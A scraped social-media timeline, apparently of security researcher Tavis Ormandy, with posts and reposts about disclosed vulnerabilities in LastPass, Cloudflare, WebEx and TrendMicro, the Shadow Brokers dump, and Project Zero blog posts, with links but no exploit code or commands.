Netscape Enterprise 3.6. Oh the memories. Writing an exploit for it in late 1999 landed me my first infosec job.
Interesting, looks like they had this for years before we independently discovered and fixed it. #bugcollision seclists.org/fulldisclosure/2009/Aug/173
Based on strings EXACTCHANGE looks like a kernel exploit #shadowbrokers
I don't know if they knew about the mmap_min_addr bypasses that were also fixed at the time, doesn't look like their exploit uses one.
Tavis Ormandy reposted
Looking at the EQGRP dump, I can't get rid of the feeling that both TESO and ADM could've easily run circles around EQGRP back in the day...
Tavis Ormandy reposted
Project Zero blog: "Pandavirtualization: Exploiting the Xen hypervisor" by @tehjh - googleprojectzero.blogspot.com/2017/04/pandavirtualizatio…
I'm in Miami for @InfiltrateCon, let me know if you want to catch up.
Tavis Ormandy reposted
Project Zero blog: "Over The Air: Exploiting Broadcom’s Wi-Fi Stack (Part 1)" by @laginimaineb - googleprojectzero.blogspot.com/2017/04/over-air-exploitin…
Tavis Ormandy reposted
@taviso's bug is one of the best web vulnerabilities in recent years. @mikewest, time to kill DOM clobbering?
The newest LastPass bug was a DOM clobbering issue in a content script.
LastPass have fixed the remote code execution bug I reported last week. 🚿🐛 bugs.chromium.org/p/project-zero/issues/detail?id=1225
Tavis Ormandy reposted
. @taviso's final @LastPass RCE was masterful. Repeatable pattern, easy to check for. Great writeup with vuln & remediation details for devs
LastPass have fixed the remote code execution bug I reported last week. 🚿🐛 bugs.chromium.org/p/project-zero/issues/detail?id=1225
Tavis Ormandy reposted
Beautiful exploit from @taviso against LastPass (bugs.chromium.org/p/project-zero/issues/detail?id=1225&de…) using DOM Clobbering (www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-y…)
Tavis Ormandy reposted
Security update for all LastPass Extensions are now available -- please see our blog post for details lastpass.tech/60168bXYO
If you ship a browser extension, you should really read the 🚿🐛 details and make sure you didn't make the same mistake.
LastPass have fixed the remote code execution bug I reported last week. 🚿🐛 bugs.chromium.org/p/project-zero/issues/detail?id=1225
Ah-ha, I had an epiphany in the shower this morning and realized how to get codeexec in LastPass 4.1.43. Full report and exploit on the way.
Oops, new LastPass bug that affects 4.1.42 (Chrome&FF). RCE if you use the "Binary Component", otherwise can steal pwds. Full report on way.
Cloudflare have been leaking customer HTTPS sessions for months. Uber, 1Password, FitBit, OKCupid, etc. bugs.chromium.org/p/project-zero/issues/detail?id=1139
There was a secret URL in WebEx that allowed any website to run arbitrary code. ¯\_(ツ)_/¯ bugs.chromium.org/p/project-zero/issues/detail?id=1096
TrendMicro accidentally left a remote debugging server running on all customer machines ¯\_(ツ)_/¯ #oops bugs.chromium.org/p/project-zero/issues/detail?id=773